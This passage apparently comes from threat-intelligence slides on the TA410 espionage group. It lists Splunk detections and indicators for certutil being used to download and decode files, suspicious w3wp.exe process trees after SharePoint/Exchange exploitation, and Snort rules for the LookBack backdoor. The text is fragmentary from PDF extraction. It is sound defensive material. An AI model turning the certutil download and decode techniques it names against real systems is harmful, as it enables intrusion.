- · Splunk: certutil download with urlcache and split arguments.yml
- Splunk: certutil download with verifyctl and split arguments.yml
- Splunk: certutil with decode argument.vml
- IOC: Certutil.exe creating new files on disk
- IOC: Useragent Microsoft-CryptoAPI/10.0
- IOC: Useragent CertUtil URL Agent

#### MS SharePoint & Exchange RCE

Suspicious tree starting from w3wp.exe

- Ex:
  - .aspx/.exe written on disk
  - Several cmd.exe executed in a short period of time


#### **Royal Road**

Rely on N-days exploits

 Updating MS Office is "enough" (and theoretically easier than a server application)

#### LookBack custom network protocol – Snort rules

#### https://github.com/eset/malware-ioc/ta410





# Umbrella composed of 3 subgroups







## **Targeted Espionage**



#### **Initial access**





### **Complex Custom Backdoors**





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